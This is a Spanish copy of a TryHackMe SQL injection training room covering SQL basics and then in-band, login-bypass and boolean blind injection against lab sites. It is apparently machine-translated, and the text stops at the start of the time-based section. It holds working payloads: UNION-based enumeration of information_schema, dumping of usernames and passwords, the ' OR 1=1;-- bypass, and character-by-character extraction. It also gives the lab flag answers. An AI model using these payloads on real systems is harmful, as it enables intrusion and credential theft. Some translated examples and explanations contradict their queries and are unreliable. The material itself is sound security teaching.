Una base de datos es una forma de almacenar electrónicamente colecciones de datos de manera organizada. Una base de datos está controlada por un DBMS, que es un acrónimo de Sistema de gestión de bases de datos. Los DBMS se dividen en dos campos: **relacional** o **no relacional** . El enfoque de esta sala estará en las bases de datos relacionales, algunas de las más comunes con las que se encontrará son My SQL . Microsoft SQL Server, Access, PostgreSQL y SQLite. Explicaremos la diferencia entre bases de datos relacionales y no relacionales al final de esta tarea, pero primero es importante aprender algunos términos.

Dentro de un DBMS, puede tener varias bases de datos, cada una de las cuales contiene su propio conjunto de datos relacionados. Por ejemplo, es posible que tengas una base de datos llamada " **tienda** ". Dentro de esta base de datos, desea almacenar información sobre los productos disponibles para **comprar** , **los usuarios** que se han registrado en su tienda en línea e información sobre los **pedidos** que ha recibido. Esta información se almacenaría por separado en la base de datos usando algo llamado tablas, las tablas se identifican con un nombre único para cada una. Puede ver esta estructura en el diagrama a continuación, pero también puede ver cómo una empresa puede tener otras bases de datos separadas para almacenar información del personal o del equipo de cuentas.



¿Qué son las tablas?
Una tabla se compone de columnas y filas. Una forma útil de imaginar una tabla es como una cuadrícula con las columnas que van en la parte superior de izquierda a derecha y que contienen el nombre de la celda y las filas que van de arriba a abajo y cada una tiene los datos reales.

Columns

Rows

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

Columnas:
Cada columna, mejor denominada campo, tiene un nombre único por tabla. Al crear una columna, también estableces el tipo de datos que contendrá, siendo los más comunes números enteros (números), cadenas (texto estándar) o fechas. Algunas bases de datos pueden contener datos mucho más complejos, como la geoespacial, que contiene información de ubicación. Configurar el tipo de datos también garantiza que no se almacene información incorrecta, como que la cadena "hola mundo" se almacene en una columna destinada a fechas. Si esto sucede, el servidor de la base de datos normalmente generará un mensaje de error. Una columna que contiene un número entero también puede tener habilitada una función de incremento automático; esto le da a cada fila de datos un número único que crece (incrementa) con cada fila subsiguiente, al hacerlo se crea lo que se llama un campo **clave** , un campo clave tiene que ser único para cada fila de datos que se puede usar para encontrar esa fila exacta en consultas SQL .

Filas:
Las filas o registros son lo que contiene las líneas individuales de datos. Cuando agrega datos a la tabla, se crea una nueva fila/registro y cuando elimina datos, se elimina una fila/registro.

Bases de datos relacionales versus no relacionales:
una base de datos relacional almacena información en tablas y, a menudo, las tablas han compartido información entre ellas, usan columnas para especificar y definir los datos que se almacenan y filas para almacenar realmente los datos. Las tablas a menudo contendrán una columna que tiene una ID única (clave principal) que luego se usará en otras tablas para hacer referencia a ella y generar una relación entre las tablas, de ahí el nombre de base de datos **relacional** .

Por otro lado, las bases de datos no relacionales a veces llamadas NoSQL son cualquier tipo de base de datos que no utiliza tablas, columnas y filas para almacenar los datos; no es necesario construir un diseño de base de datos específico, por lo que cada fila de datos puede contener diferentes información que puede dar más flexibilidad sobre una base de datos relacional. Algunas bases de datos populares de este tipo son MongoDB, Cassandra y ElasticSearch.

Ahora que ha aprendido qué es una base de datos, aprendamos cómo podemos hablar con ella usando SQL .

Responda las siguientes preguntas

¿Cuál es el acrónimo del software que controla una base de datos?

DBMS — Respuesta correcta

¿Cuál es el nombre de la estructura en forma de cuadrícula que contiene los datos?

table — Respuesta correcta

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

SQL (lenguaje de consulta estructurado) es un lenguaje rico en funciones que se utiliza para consultar bases de datos; estas consultas SQL se denominan mejor declaraciones.

El comando más simple que cubriremos en esta tarea se utiliza para recuperar (seleccionar), actualizar, insertar y eliminar datos. Aunque algo similares, algunos servidores de bases de datos tienen su propia sintaxis y ligeros cambios en el funcionamiento. Todos estos ejemplos se basan en una base de datos Hy SQL. Después de aprender las lecciones, podrá buscar fácilmente sintaxis alternativa en línea para los diferentes servidores. Vale la pena señalar que la sintaxis SQL no distingue entre mayúsculas y minúsculas.

SELECCIONAR

El primer tipo de consulta que aprenderemos es la consulta SELECT utilizada para recuperar datos de la base de datos.

```
select * from users;
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	administración	p4ssword
3	martín	secreto123

La primera palabra SELECT le dice a la base de datos que queremos recuperar algunos datos, el * le dice a la base de datos que queremos recibir todas las columnas de la tabla. Por ejemplo, la tabla puede contener tres columnas (id, nombre de usuario y contraseña). "de los usuarios" le dice a la base de datos que queremos recuperar los datos de la tabla denominada usuarios. Finalmente, el punto y coma al final le dice a la base de datos que este es el final de la consulta.

La siguiente consulta es similar a la anterior, pero esta vez, en lugar de usar * para devolver todas las columnas de la tabla de la base de datos, solo solicitamos el campo de nombre de usuario y contraseña.

```
select username,password from users;
```

nombre de usuario	contraseña
jon	pase123
administración	p4ssword
martín	secreto123

La siguiente consulta, como la primera, devuelve todas las columnas utilizando el selector * y luego la cláusula "LIMIT 1" obliga a la base de datos a devolver solo una fila de datos. Cambiar la consulta a "LIMIT 1, 1" obliga a la consulta a omitir el primer resultado y luego "LIMIT 2, 1" omite los dos primeros resultados, y así sucesivamente. Debe recordar que el primer número le dice a la base de datos cuántos resultados desea omitir y el segundo número le dice a la base de datos cuántas filas devolver.

```
select * from users LIMIT 1;
```

identificación	nombre de usuario	contraseña
1	jon	pase123

Por último, vamos a utilizar la cláusula dónde; Así es como podemos seleccionar con precisión los datos exactos que necesitamos al devolver datos que coincidan con nuestras cláusulas específicas:

```
select * from users where username='admin';
```

identificación	nombre de usuario	contraseña
2	administración	p4ssword

Esto solo devolverá las filas donde el nombre de usuario es igual a admin.

```
select * from users where username != 'admin';
```

identificación	nombre de usuario	contraseña
1	jon	pase123
3	martín	secreto123

Esto solo devolverá las filas donde el nombre de usuario **NO** es igual a admin.

```
select * from users where username='admin' or username='jon';
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	administración	p4ssword

Esto solo devolverá las filas donde el nombre de usuario es igual a **admin** o **jon** .

```
select * from users where username='admin' and password='p4ssword';
```

identificación	nombre de usuario	contraseña
2	administración	p4ssword

Esto solo devolverá las filas donde el nombre de usuario es igual a **admin** y la contraseña es igual a **p4ssword** .

El uso de la cláusula Me gusta le permite especificar datos que no coinciden exactamente, sino que comienzan, contienen o terminan con ciertos caracteres eligiendo dónde colocar el carácter comodín representado por un signo de porcentaje %.

```
select * from users where username like 'a%';
```

identificación	nombre de usuario	contraseña
2	administración	p4ssword

Esto devuelve cualquier fila cuyo nombre de usuario comience con la letra a.

```
select * from users where username like '%a';
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	administración	p4ssword
3	martín	secreto123

Esto devuelve cualquier fila cuyo nombre de usuario termine con la letra n.

```
select * from users where username like '%n%';
```

identificación	nombre de usuario	contraseña
2	administración	p4ssword

Esto devuelve cualquier fila con un nombre de usuario que contenga los caracteres **mi** dentro de ellas.

UNIÓN

La declaración UNION combina los resultados de dos o más declaraciones SELECT para recuperar datos de una o varias tablas; Las reglas para esta consulta son que la declaración UNION debe recuperar el mismo número de columnas en cada declaración SELECT, las columnas deben ser de un tipo de datos similar y el orden de las columnas debe ser el mismo. Esto puede parecer poco claro, así que usemos la siguiente analogía. Supongamos que una empresa quiere crear una lista de direcciones para que todos los clientes y proveedores publiquen un nuevo catálogo. Tenemos una tabla llamada clientes con el siguiente contenido:

identificación	nombre	DIRECCIÓN	ciudad	código postal
1	Sr. John Smith	123 calle falsa	Manchester	M2 3FJ
2	Sra. Jenny Palmer	99 Camino Verde	Birmingham	B2 4KL
3	Señorita sara lewis	15 calle delantera	Londres	NW12 3GH

Y otro llamado proveedores con el siguiente contenido:

identificación	compañía	DIRECCIÓN	ciudad	código postal
1	Widgets Ltd	Unidad 1a, Finca Newby	Bristol	BS19 4RT
2	La empresa de herramientas	Carretera Industrial 75	Norwich	N22 3DR
3	Axe Makers Ltd	Unidad de Creadores 2b, Market Road	Londres	SE9 1KK

Usando la siguiente declaración SQL , podemos recopilar los resultados de las dos tablas y colocarlos en un conjunto de resultados:

```
SELECT name,address,city,postcode from customers UNION SELECT company,address,city,postcode from suppliers;
```

nombre	DIRECCIÓN	ciudad	código postal
Sr. John Smith	123 calle falsa	Manchester	M2 3FJ
Sra. Jenny Palmer	99 Camino Verde	Birmingham	B2 4KL
Señorita sara lewis	15 calle delantera	Londres	NW12 3GH
Widgets Ltd	Unidad 1a, Finca Newby	Bristol	BS19 4RT
La empresa de herramientas	Carretera Industrial 75	Norwich	N22 3DR
Axe Makers Ltd	Unidad de Creadores 2b, Market Road	Londres	SE9 1KK

INSERTAR

La instrucción **INSERT** le dice a la base de datos que deseamos insertar una nueva fila de datos en la tabla. **"en usuarios"** le dice a la base de datos en qué tabla deseamos insertar los datos, **"(nombre de usuario, contraseña)"** proporciona las columnas para las que proporcionamos datos y luego **"valores ('bob','contraseña');"** proporciona los datos para las columnas especificadas anteriormente.

```
insert into users (username,password) values ('bob','password123');
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	administración	p4ssword
3	martín	secreto123
4	Beto	contraseña123

ACTUALIZAR

La declaración **ACTUALIZAR** le dice a la base de datos que deseamos actualizar una o más filas de datos dentro de una tabla. Usted especifica la tabla que desea actualizar usando " **update %tablename% SET** " y luego selecciona el campo o campos que desea actualizar como una lista separada por comas como " **nombre de usuario = 'rab', contraseña = 'contraseña123** " y finalmente De manera similar a la instrucción SELECT, puede especificar exactamente qué filas actualizar usando la cláusula donde, como " **donde nombre de usuario='admin;** "

```
update users SET username='root',password='pass123' where username='admin';
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	raíz	pase123
3	martín	secreto123
4	Beto	contraseña123

BORRAR

La declaración **DELETE** le dice a la base de datos que deseamos eliminar una o más filas de datos. Además de faltar las columnas que desea que se devuelvan, el formato de esta consulta es muy similar al SELECT. Puede especificar con precisión qué datos eliminar utilizando la cláusula **donde** y el número de filas que se eliminarán utilizando la cláusula **LIMIT** .

```
delete from users where username='martin';
```

identificación	nombre de usuario	contraseña
1	jon	pase123
2	raíz	pase123
4	Beto	contraseña123

```
delete from users;
```

Como no se utilizó ninguna cláusula WHERE en la consulta, todos los datos se eliminan de la tabla.

identificación	nombre de usuario	contraseña

Responda las siguientes preguntas

¿Qué declaración SQL se utiliza para recuperar datos?

SELECT — Respuesta correcta

¿ Qué cláusula SQL se puede utilizar para recuperar datos de varias tablas?

UNION — Respuesta correcta

¿Qué declaración SQL se utiliza para agregar datos?

INSERT — Respuesta correcta

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi Fuera de banda

Tarea 10 Remediación

Creado por @ tryhackme
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

¿ Qué es la inyección SQL ?

El punto en el que una aplicación web que utiliza SQL puede convertirse en inyección SQL es cuando los datos proporcionados por el usuario se incluyen en la consulta SQL.

Cómo se ve?

Considere el siguiente escenario en el que se ha encontrado con un blog en línea y cada entrada del blog tiene un número de identificación único. Las entradas del blog pueden configurarse como públicas o privadas dependiendo de si están listas para su publicación pública. La URL de cada entrada de blog puede verse así:

```
https://website.thm/blog?id=1
```

En la URL anterior, puede ver que la entrada de blog seleccionada proviene del parámetro id en la cadena de consulta. La aplicación web necesita recuperar el artículo de la base de datos y puede usar una declaración SQL similar a la siguiente:

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

A partir de lo que aprendió en la tarea anterior, debería poder determinar que la declaración SQL anterior está buscando en la tabla de blog para un artículo con el número de identificación de 1 y la columna privada establecida en 0, lo que significa que puede ser visto por el público y limita los resultados a una sola coincidencia.

Como se mencionó al comienzo de esta tarea, la inyección SQL se introduce cuando la entrada del usuario se introduce en la consulta de la base de datos. En este caso, el parámetro id de la cadena de consulta se utiliza directamente en la consulta SQL.

Supongamos que el artículo ID 2 todavía está bloqueado como privado, por lo que no se puede ver en el sitio web. En su lugar, ahora podríamos llamar a la URL:

```
https://website.thm/blog?id=2;--
```

Lo que, a su vez, produciría la declaración SQL :

```
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
```

El punto y coma en la URL significa el final de la declaración SQL , y los dos guiones hacen que todo lo posterior se trate como un comentario . Al hacer esto, de hecho, simplemente está ejecutando la consulta:

```
SELECT * from blog where id=2;--
```

que devolverá el artículo con una identificación de 2, ya sea que esté configurado como público o no.

Este fue sólo un ejemplo de una vulnerabilidad de inyección SQL de un tipo llamado inyección SQL en banda; Hay 3 tipos en total dentro de banda, ciego y fuera de banda, que analizaremos en las próximas tareas.

Responda las siguientes preguntas

¿Qué carácter significa el final de una consulta SQL?

; | Respuesta correcta

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Iniciar máquina

Inyección SQL en banda

La inyección SQL en banda es el tipo más fácil de detectar y explotar; In-Band simplemente se refiere al mismo método de comunicación que se utiliza para explotar la vulnerabilidad y también recibir los resultados, por ejemplo, descubrir una vulnerabilidad de inyección SQL en una página de un sitio web y luego poder extraer datos de la base de datos a la misma página.

Inyección SQL basada en errores

Este tipo de inyección SQL es el más útil para obtener fácilmente información sobre la estructura de la base de datos, ya que los mensajes de error de la base de datos se imprimen directamente en la pantalla del navegador. A menudo, esto se puede utilizar para enumerar una base de datos completa.

Inyección SQL basada en unión

Este tipo de inyección utiliza el operador SQL UNION junto con una instrucción SELECT para devolver resultados adicionales a la página. Este método es la forma más común de extraer grandes cantidades de datos a través de una vulnerabilidad de inyección SQL.

Práctico:

Haga clic en el botón verde "Iniciar máquina" para utilizar el laboratorio de práctica de ejemplo de inyección SQL . Cada nivel contiene un navegador simulado y también cuadros de consulta SQL y error para ayudarlo a corregir sus consultas/carga útil.

El nivel uno del laboratorio de práctica contiene un navegador simulado y un sitio web que presenta un blog con diferentes artículos, al que se puede acceder cambiando el número de identificación en la cadena de consulta.

La clave para descubrir la inyección SQL basada en errores es romper la consulta SQL del código probando ciertos caracteres hasta que se produzca un mensaje de error; Por lo general, se trata de apóstrofes simples (') o comillas (").

Intente escribir un apóstrofe (') después de id=1 y presione Intro. Y verá que esto devuelve un error de SQL informándole de un error en su sintaxis. El hecho de que haya recibido este mensaje de error confirma la existencia de una vulnerabilidad de inyección SQL. Ahora podemos explotar esta vulnerabilidad y utilizar los mensajes de error para aprender más sobre la estructura de la base de datos.

Lo primero que debemos hacer es devolver datos al navegador sin mostrar un mensaje de error. En primer lugar probaremos el operador UNION para poder recibir un resultado extra de nuestra elección. Intente configurar el parámetro de identificación de los navegadores simulados en:

```
1 UNION SELECT 1
```

Esta declaración debería generar un mensaje de error informándole que la declaración UNION SELECT tiene un número de columnas diferente al de la consulta SELECT original. Así que intentémoslo de nuevo pero agreguemos otra columna:

```
1 UNION SELECT 1,2
```

El mismo error nuevamente, así que repitamos agregando otra columna:

```
1 UNION SELECT 1,2,3
```

Éxito, el mensaje de error desapareció y el artículo se está mostrando, pero ahora queremos mostrar nuestros datos en lugar del artículo. El artículo se muestra porque toma el primer resultado devuelto en algún lugar del código del sitio web y lo muestra. Para solucionar esto, necesitamos que la primera consulta no produzca resultados. Esto se puede hacer simplemente cambiando la identificación del artículo de 1 a 0.

```
0 UNION SELECT 1,2,3
```

Ahora verá que el artículo se compone simplemente del resultado de la selección UNION que devuelve los valores de columna 1, 2 y 3. Podemos comenzar a usar estos valores devueltos para recuperar más información útil. Primero, obtendremos el nombre de la base de datos a la que tenemos acceso:

```
0 UNION SELECT 1,2,database()
```

Ahora verás dónde se mostraba anteriormente el número 3; ahora muestra el nombre de la base de datos, que es **sqli_one** .

Nuestra próxima consulta recopilará una lista de tablas que se encuentran en esta base de datos.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
```

Hay un par de cosas nuevas que aprender en esta consulta. En primer lugar, el método **group_concat()** obtiene la columna especificada (en nuestro caso, table_name) de varias filas devueltas y la coloca en una cadena separada por comas. Lo siguiente es la base de datos **information_schema** ; cada usuario de la base de datos tiene acceso a esto y contiene información sobre todas las bases de datos y tablas a las que el usuario tiene acceso. En esta consulta en particular, nos interesa enumerar todas las tablas en la base de datos **sqli_one** , que es artículo y staff_users.

Como el primer nivel tiene como objetivo descubrir la contraseña de Martin, la tabla staff_users es lo que nos interesa. Podemos utilizar la base de datos information_schema nuevamente para encontrar la estructura de esta tabla usando la siguiente consulta.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

Esto es similar a la consulta SQL anterior . Sin embargo, la información que queremos recuperar ha cambiado de nombre_tabla a **nombre_columna** , la tabla que estamos consultando en la base de datos information_schema ha cambiado de tablas a **columnas** y estamos buscando filas donde la columna **nombre_tabla** tenga un valor de **staff_users** .

Los resultados de la consulta proporcionan tres columnas para la tabla staff_users: identificación, contraseña y nombre de usuario. Podemos usar las columnas de nombre de usuario y contraseña para nuestra siguiente consulta para recuperar la información del usuario.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Nuevamente usamos el método group_concat para devolver todas las filas en una sola cadena y hacerla más fácil de leer. También agregamos **,':',** para dividir el nombre de usuario y la contraseña entre sí. En lugar de estar separados por una coma, hemos elegido la etiqueta HTML **
** que obliga a que cada resultado esté en una línea separada para facilitar la lectura.

Ahora deberías tener acceso a la contraseña de Martin para ingresar y pasar al siguiente nivel.

Responda las siguientes preguntas

¿Qué es la bandera después de completar el nivel 1?

THM{SQL_INJECTION_3840} | Respuesta correcta

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

SQLi ciego

A diferencia de la inyección SQL en banda , donde podemos ver los resultados de nuestro ataque directamente en la pantalla, SQLi ciego es cuando recibimos poca o ninguna respuesta para confirmar si nuestras consultas inyectadas fueron, de hecho, exitosas o no, esto se debe a que Los mensajes de error se han desactivado, pero la inyección sigue funcionando independientemente. Puede que le sorprenda saber que todo lo que necesitamos es un poco de retroalimentación para enumerar con éxito una base de datos completa.

Omisión de autenticación

Una de las técnicas de inyección SQL ciega más sencillas es cuando se omiten métodos de autenticación como los formularios de inicio de sesión. En este caso, no estamos tan interesados en recuperar datos de la base de datos; Solo queremos pasar el inicio de sesión.

Los formularios de inicio de sesión que están conectados a una base de datos de usuarios a menudo se desarrollan de tal manera que la aplicación web no está interesada en el contenido del nombre de usuario y la contraseña, sino más bien en si los dos forman un par coincidente en la tabla de usuarios. En términos básicos, la aplicación web pregunta a la base de datos "¿tiene un usuario con el nombre de usuario **bob** y la contraseña **bob123** ?", y la base de datos responde sí o no (verdadero/falso) y, dependiendo de esa respuesta, dicta si la aplicación web le permite continuar o no.

Teniendo en cuenta la información anterior, no es necesario enumerar un par de nombre de usuario/contraseña válido. Solo necesitamos crear una consulta de base de datos que responda sí/verdadero.

Práctico:

El nivel dos de los ejemplos de inyección SQL muestra este ejemplo exacto. Podemos ver en el cuadro denominado "Consulta SQL" que la consulta a la base de datos es la siguiente:

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

NB Los valores **%nombre de usuario%** y **%contraseña%** se toman de los campos del formulario de inicio de sesión; los valores iniciales en el cuadro Consulta SQL estarán en blanco ya que estos campos están actualmente vacíos.

Para convertir esto en una consulta que siempre devuelva verdadero, podemos ingresar lo siguiente en el campo de contraseña:

```
' OR 1=1;--
```

Lo que convierte la consulta SQL en lo siguiente:

```
select * from users where username='' and password='' OR 1=1;
```

Debido a que 1=1 es una declaración verdadera y hemos usado un operador **OR** , esto siempre hará que la consulta regrese como verdadera, lo que satisface la lógica de las aplicaciones web de que la base de datos encontró una combinación válida de nombre de usuario/contraseña y que se debe permitir el acceso. .

Responda las siguientes preguntas

¿Qué es la bandera después de completar el nivel dos? (y pasando al nivel 3)

THM{SQL_INJECTION_9581} | Respuesta correcta

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Basado en booleano

La inyección SQL basada en booleanos se refiere a la respuesta que recibimos de nuestros intentos de inyección, que podría ser verdadero/falso, sí/no, activado/desactivado, 1/0 o cualquier respuesta que solo pueda tener dos resultados. Ese resultado nos confirma que nuestra carga útil de inyección SQL fue exitosa o no. En la primera inspección, es posible que sienta que esta respuesta limitada no puede proporcionar mucha información. Aún así, de hecho, con sólo estas dos respuestas, es posible enumerar la estructura y el contenido de una base de datos completa.

Práctico:
En el nivel tres de la máquina de ejemplos de inyección SQL , se le presenta un navegador simulado con la siguiente URL:

https://website.thm/checkuser?username=admin

El cuerpo del navegador contiene el contenido de **{"taken":true}** . Este punto final API replica una característica común que se encuentra en muchos formularios de registro, que verifica si ya se ha registrado un nombre de usuario para solicitarle que elija un nombre de usuario diferente. Debido a que el valor **tomado se establece en verdadero** , podemos asumir que el nombre de usuario admin ya está registrado. De hecho, podemos confirmar esto cambiando el nombre de usuario en la barra de direcciones del navegador simulado de **admin** a **admin123** , y al presionar Enter, verá que el valor **tomado** ahora ha cambiado a **false** .

La consulta SQL que se procesa tiene el siguiente aspecto:

```
select * from users where username = '%username%' LIMIT 1;
```

Como la única entrada sobre la que tenemos control es el nombre de usuario en la cadena de consulta, tendremos que usarlo para realizar nuestra inyección SQL. Manteniendo el nombre de usuario como **admin123** , podemos comenzar a agregarlo para intentar que la base de datos confirme cosas verdaderas, lo que cambiará el estado del campo tomado de falso a verdadero.

Como en niveles anteriores, nuestra primera tarea es establecer el número de columnas en la tabla de usuarios, lo cual podemos lograr usando la declaración UNION. Cambie el valor del nombre de usuario a lo siguiente:

```
admin123' UNION SELECT 1;--
```

Como la aplicación web respondió con el valor **tomado** como falso, podemos confirmar que este es el valor incorrecto de las columnas. Continúe agregando más columnas hasta que tengamos un **valor** de **verdadero** . Puede confirmar que la respuesta tiene tres columnas configurando el nombre de usuario en el siguiente valor:

```
admin123' UNION SELECT 1,2,3;--
```

Ahora que se ha establecido nuestro número de columnas, podemos trabajar en la enumeración de la base de datos. Nuestra primera tarea es descubrir el nombre de la base de datos. **Podemos hacer esto usando el método de base de datos()** incorporado y luego usando el operador **like** para intentar encontrar resultados que devuelvan un estado verdadero.
Pruebe el siguiente valor de nombre de usuario y vea qué sucede:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

Obtenemos una respuesta verdadera porque, en el operador Me gusta, solo tenemos el valor de **%** , que coincidirá con cualquier cosa ya que es el valor comodín. Si cambiamos el operador comodín a **%** , verá que la respuesta vuelve a ser falsa, lo que confirma que el nombre de la base de datos no comienza con la letra **a** . Podemos recorrer todas las letras, números y caracteres como - y _ hasta que descubramos una coincidencia. Si envía lo siguiente como valor de nombre de usuario, recibirá una respuesta **verdadera** que confirma que el nombre de la base de datos comienza con la letra **s** .

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Ahora pasa al siguiente carácter del nombre de la base de datos hasta que encuentre otra respuesta **verdadera** , por ejemplo, 'sa%', 'sb%', 'sc%', etc. Continúe con este proceso hasta que descubra todos los caracteres de la base de datos. nombre de la base de datos, que es **sqli_tres** .

Hemos establecido el nombre de la base de datos, que ahora podemos usar para enumerar nombres de tablas usando un método similar utilizando la base de datos information_schema. Intente configurar el nombre de usuario con el siguiente valor:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
```

Esta consulta busca resultados en la base de datos **information_schema** en la tabla **de tablas** donde el nombre de la base de datos coincide con **sqli_tres** y el nombre de la tabla comienza con la letra a. Como la consulta anterior da como resultado una respuesta **falsa** , podemos confirmar que no hay tablas en la base de datos sqli_tres que comiencen con la letra a. Como antes, tendrás que recorrer letras, números y caracteres hasta encontrar una coincidencia positiva.

Finalmente terminará descubriendo una tabla en la base de datos sqli_tres usuarios nombrados, que puede confirmar ejecutando la siguiente carga útil de nombre de usuario:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
```

Por último, ahora necesitamos enumerar los nombres de las columnas en la tabla **de usuarios** para que podamos buscar correctamente las credenciales de inicio de sesión. Nuevamente usando la base de datos information_schema y la información que ya hemos obtenido, podemos comenzar a consultar los nombres de las columnas. Usando la carga útil a continuación, buscamos en la tabla **de columnas** donde la base de datos es igual a sqli_tres, el nombre de la tabla es usuarios y el nombre de la columna comienza con la letra a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Nuevamente tendrás que recorrer letras, números y caracteres hasta encontrar una coincidencia. Como busca varios resultados, tendrá que agregarlos a su carga útil cada vez que encuentre un nuevo nombre de columna, para no seguir descubriendo el mismo. Por ejemplo, una vez que haya encontrado la columna denominada **id** , la agregará a su carga útil original (como se ve a continuación).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and
COLUMN_NAME !='id';
```

Repetir este proceso tres veces le permitirá descubrir las columnas ID, nombre de usuario y contraseña. Que ahora puede usar para consultar la tabla **de usuarios** para obtener las credenciales de inicio de sesión. Primero, necesitarás descubrir un nombre de usuario válido que podrás usar con la siguiente carga útil:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Lo cual, una vez que hayas recorrido todos los caracteres, confirmarás la existencia del nombre de usuario **admin** . Ahora tienes el nombre de usuario. Puedes concentrarte en descubrir la contraseña. La carga útil a continuación le muestra cómo encontrar la contraseña:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Recorriendo todos los caracteres, descubrirás que la contraseña es 3845.

Ahora puede utilizar el nombre de usuario y la contraseña que ha enumerado a través de la vulnerabilidad de inyección SQL ciega en el formulario de inicio de sesión para acceder al siguiente nivel.

Responda las siguientes preguntas

¿Qué es la bandera después de completar el nivel tres?

THM{SQL_INJECTION_1093} Respuesta correcta

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Basado en el tiempo

Una inyección SQL ciega basada en tiempo es muy similar a la inyección booleana anterior, en el sentido de que se envían las mismas solicitudes, pero no hay ningún indicador visual de que sus consultas sean correctas o incorrectas esta vez. En cambio, su indicador de una consulta correcta se basa en el tiempo que tarda en completarse la consulta. Este retraso de tiempo se introduce mediante el uso de métodos integrados como **SLEEP(x)** junto con la declaración UNION. El método SLEEP() solo se ejecutará tras una declaración UNION SELECT exitosa.

